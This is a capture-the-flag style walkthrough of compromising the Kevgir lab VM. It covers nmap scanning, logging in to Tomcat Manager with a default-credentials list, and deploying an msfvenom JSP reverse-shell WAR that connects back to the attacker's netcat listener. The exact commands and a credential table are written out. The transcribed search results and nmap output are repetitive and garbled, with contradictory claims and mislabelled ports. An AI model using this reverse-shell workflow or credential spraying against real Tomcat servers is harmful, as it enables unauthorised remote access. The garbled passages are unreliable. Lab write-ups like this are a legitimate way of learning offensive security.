



M O H A M E D E H A B
C Y B E R S E C U R I T Y
E N G I N E E R



Kevgir machine report (Task 5 Explotation)

for better user experience view it in Notion

 [Kevgir machine report \(Task 5 Explotation\)](#).

I first started by performing network scan using following command

```
arp-scan -l
```

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.144.77
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.144.22  92:c7:5d:cf:6b:d8      (Unknown: locally administered)
192.168.144.134 b0:7d:64:66:4f:40      (Unknown)
192.168.144.147 08:00:27:ca:57:43      PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.092 seconds (122.37 hosts/sec). 3 responded
```

then i performed an scan on the machine to see if there is any open ports using the following command and you can see the output in the following pictures

```
nmap -sS -sC -sV -p- 192.168.144.147
```

```

(root@kali)-[~]
# nmap -sS -sC -sV -p- 192.168.144.147 --mtu 1500 --arp-rx 192.168.144.77
Starting ARP scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-10 18:25 EDT (istered)
Nmap scan report for 192.168.144.147 (Unknown)
Host is up (0.00056s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|_  program version      port/proto  service
|_  100000  2,3,4          111/tcp     rpcbind
|_  100000  2,3,4          111/udp     rpcbind
|_  100000  3,4            111/tcp6    rpcbind
|_  100000  3,4            111/udp6    rpcbind
|_  100003  2,3,4          2049/tcp    nfs
|_  100003  2,3,4          2049/tcp6   nfs
|_  100003  2,3,4          2049/udp    nfs
|_  100003  2,3,4          2049/udp6   nfs
|_  100005  1,2,3          35993/udp6  mountd
|_  100005  1,2,3          36197/tcp   mountd
|_  100005  1,2,3          52499/tcp6  mountd
|_  100005  1,2,3          55648/udp   mountd
|_  100021  1,3,4          33302/tcp6  nlockmgr
|_  100021  1,3,4          40913/udp6  nlockmgr
|_  100021  1,3,4          55995/udp   nlockmgr
|_  100021  1,3,4          59884/tcp   nlockmgr
|_  100024  1              37276/tcp6  status
|_  100024  1              39632/udp   status
|_  100024  1              46113/udp6  status
|_  100024  1              57168/tcp   status
|_  100227  2,3            2049/tcp    nfs_acl
|_  100227  2,3            2049/tcp6   nfs_acl
|_  100227  2,3            2049/udp    nfs_acl
|_  100227  2,3            2049/udp6   nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
|_  2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
|_  256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
|_  256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
6379/tcp  open  redis        Redis key-value store 3.0.7
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-methods:
|_  Potentially risky methods: PUT DELETE

```

```

2049/tcp open  nfs_acl      2-3 (RPC #100227)
6379/tcp open  redis        Redis key-value store 3.0.7 [IPv6: 192.168.194.77]
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1 [IPv6: 192.168.194.77]
|_ http-methods:
|_ Potentially risky methods: PUT DELETE
|_ http-open-proxy: Proxy might be redirecting requests [IPv6: 192.168.194.77]
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat
8081/tcp open  http        Apache httpd 2.4.7 ((Ubuntu)) [IPv6: 192.168.194.77]
|_ http-generator: Joomla! 1.5 - Open Source Content Management
|_ http-robots.txt: 14 disallowed entries
|_ /administrator/ /cache/ /components/ /images/
|_ /includes/ /installation/ /language/ /libraries/ /media/ /modules/
|_ /modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Welcome to the Frontpage
9000/tcp open  http        Jetty winstone-2.9
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: Jetty(winstone-2.9)
|_ http-title: Dashboard [Jenkins]
33164/tcp open  unknown
|_ fingerprint-strings:
|_ DNSStatusRequestTCP:
|_ Unrecognized protocol:
|_ DNSVersionBindReqTCP:
|_ Unrecognized protocol:
|_ version
|_ bind
36197/tcp open  mountd      1-3 (RPC #100005)
36557/tcp open  mountd      1-3 (RPC #100005)
37895/tcp open  mountd      1-3 (RPC #100005)
51184/tcp open  ssh        Apache Mina sshd 0.8.0 (protocol 2.0)
57168/tcp open  status      1 (RPC #100024)
59884/tcp open  nlockmgr    1-4 (RPC #100021)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33164-TCP:V=7.91%I=7%D=4/10%Time=66171228%P=x86_64-pc-linux-gnu%r(DNSStatusRequestTCP,36,"Unrecognized\x20protocol:\x20\x06\x01\x01\x01\x07version\x04bind\x00\x10\x03\n")%r(DNSStatusRequestTCP,24,"Unrecognized\x20protocol:\x20\x00\x10\x00\x00\x00\x00\x00\n");
MAC Address: 08:00:27:CA:57:43 (Oracle VirtualBox virtual NIC)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: -59m58s, deviation: 1h43m54s, median: 0s
|_ nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_ OS: Unix (Samba 4.1.6-Ubuntu)
|_ Computer name: canyoupwnme
|_ NetBIOS computer name: CANYOUPWNME\x00
|_ Domain name:
|_ FQDN: canyoupwnme


```

```

Host script results:
|_clock-skew: mean: -59m58s, deviation: 1h43m54s, median: 0s
|_nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
|_ System time: 2024-04-11T01:28:30+03:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default) IPv4: 192.168.144.77
|_smb2-security-mode:
|   2.02:
|   Message signing enabled but not required
|_smb2-time:
|   date: 2024-04-10T22:28:30
|_ start_date: N/A
|_ filter: 0 packets dropped by kernel
|_ 256 hosts scanned in 1.093 seconds (122.17 hosts/second), 1 responded
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.36 seconds

```

then i decided to try http port 8080



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:

tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking [here](#).

tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking [here](#).

tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the [manager webapp](#) and the [host-manager webapp](#).

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.

then i searched for default credentials of for Apache tomcat server on google as you can see

Search results for "apache tomcat default password" on Bing. The top result is from StackOverflow, titled "What is the default username and password in Tomcat?". The question asks for the default username and password in Tomcat, and the answer provides the default configuration in the `tomcat-users.xml` file. The answer states that the default user is `admin` with the password `password`. The answer also provides a code snippet for the `tomcat-users.xml` file:

```
<?xml version="1.0" encoding="utf-8"?>
<tomcat-users>
  <role rolename="admin"/>
  <user username="admin" password="password"
        roles="standard,manager,admin"/>
</tomcat-users>
```

The answer also mentions that the default user is `admin` with the password `password`. The answer also provides a code snippet for the `tomcat-users.xml` file:

```
<tomcat-users>
  <role rolename="manager-gui"/>
  <user username="admin" password="your_password"
        roles="manager-gui,manager-script,manager-jmx,manager-legacy-script"/>
</tomcat-users>
```

The answer also mentions that the default user is `admin` with the password `password`. The answer also provides a code snippet for the `tomcat-users.xml` file:

```
<tomcat-users>
  <role rolename="manager-gui"/>
  <user username="admin" password="your_password"
        roles="manager-gui,manager-script,manager-jmx,manager-legacy-script"/>
</tomcat-users>
```

The answer also mentions that the default user is `admin` with the password `password`. The answer also provides a code snippet for the `tomcat-users.xml` file:

```
<tomcat-users>
  <role rolename="manager-gui"/>
  <user username="admin" password="your_password"
        roles="manager-gui,manager-script,manager-jmx,manager-legacy-script"/>
</tomcat-users>
```

Search results for "apache tomcat default password" on GitHub. The top result is from the Apache Tomcat project, titled "Apache Tomcat Default Credentials. Default usernames and passwords for various systems (VoIP/PI/M/Oracle). - Default-Credentials/Apache-Tomcat-Default-Passwords.mdown at master · netbiosX/Default-Credentials". The repository provides default credentials for various systems, including Apache Tomcat. The repository also provides a list of default usernames and passwords for various systems, including Apache Tomcat.

People also ask:

- Does Tomcat provide a default password?


Actually tomcat does not provide any default password. You need to add users to \$TomcatHome/conf/tomcat-users.xml and provide role as manager-gui (For tomcat 7 and 8) and manager-script (For tomcat 9).
- How do I change the default username & password in Tomcat 9?

By default, Tomcat 9 is configured with the following username and password: You can change the default username and password by editing the tomcat-users.xml file.
- Where is the default username and password for Tomcat?

The default username and password for Tomcat are stored in the tomcat-users.xml file, located in the \$TomcatHome/conf directory.

What is the Default Administrator Password for Tomcat?

The default administrator password for Tomcat is `password`. The default administrator password for Tomcat is `password`.




i found this repository of default credentials for Apache tomcat server so i decided to try them all they are not many

Apache Tomcat Default Credentials

| Username | Password |
|----------|-----------|
| admin | password |
| admin | |
| admin | Password1 |
| admin | password1 |
| admin | admin |
| admin | tomcat |

| | |
|---------|------------|
| admin | Password1 |
| admin | password1 |
| admin | admin |
| admin | tomcat |
| both | tomcat |
| manager | manager |
| role1 | role1 |
| role1 | tomcat |
| role | changethis |
| root | Password1 |
| root | changethis |
| root | password |
| root | password1 |
| root | r00t |
| root | root |
| root | toor |
| tomcat | tomcat |
| tomcat | s3cret |
| tomcat | password1 |
| tomcat | password |
| tomcat | |
| tomcat | admin |
| tomcat | changethis |

and it finally worked with username tomcat and password tomcat



and I logged in into the tomcat JSP

Tomcat Web Application Manager

Message: OK

Manager

List Applications HTML Manager Help Manager Help Server Status

| Path | Version | Display Name | Running | Sessions | Commands |
|---------------|----------------|---------------------------------|---------|----------|--|
| / | None specified | | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /docs | None specified | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /examples | None specified | Servlet and JSP Examples | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /host-manager | None specified | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /manager | None specified | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes |
| /webappat | None specified | | false | 0 | Start Stop Reload Undeploy |

Deploy

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload
Browse... No file selected.
Deploy

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy
Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information

| Tomcat Version | JVM Version | JVM Vendor | OS Name | OS Version | OS Architecture | Hostname | IP Address |
|-------------------------------|--------------|--------------------|---------|-------------------|-----------------|-------------|------------|
| Apache Tomcat/7.0.52 (Ubuntu) | 1.7.0_79-b14 | Oracle Corporation | Linux | 3.19.0-25-generic | i386 | canyoupinme | 127.0.1.1 |

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then I searched for the jsp payloads in msfvenom using the following command

```
msfvenom --list=payloads |grep jsp
```

```
(root@kali)~# msfvenom --list=payloads |grep jsp
java/jsp_shell_bind_tcp      Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp   Connect back to attacker and spawn a command shell
```

then i decided to use java/jsp_shell_reverse_tcp and created the payload using the following command

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.144.77 LPORT=1223 -f war -o kevgirMachine.war
```

```
(root@kali)~/Desktop# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.144.77 LPORT=1223 -f war -o kevgirMachine.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes
Saved as: kevgirMachine.war
```

| JVM Version | JVM Vendor | OS Name |
|--------------|--------------------|---------|
| 1.7.0_79-b14 | Oracle Corporation | Linux |

then i set a netcat listener on port 1223 using the following command


```
nc -nlvp 1223
```

```
(rootkali)-[~/Desktop]  
# nc -nlvp 1223  
listening on [any] 1223 ...  
█
```

and I clicked on browse in deploying war and navigated to the payload and uploaded it , then i clicked deploy

| WAR file to deploy | |
|---------------------------------------|--|
| Select WAR file to upload | <input type="button" value="Browse..."/> kevgirMachine.war |
| <input type="button" value="Deploy"/> | |

then I clicked kevgirMachine



as you can see I finally gained a shell

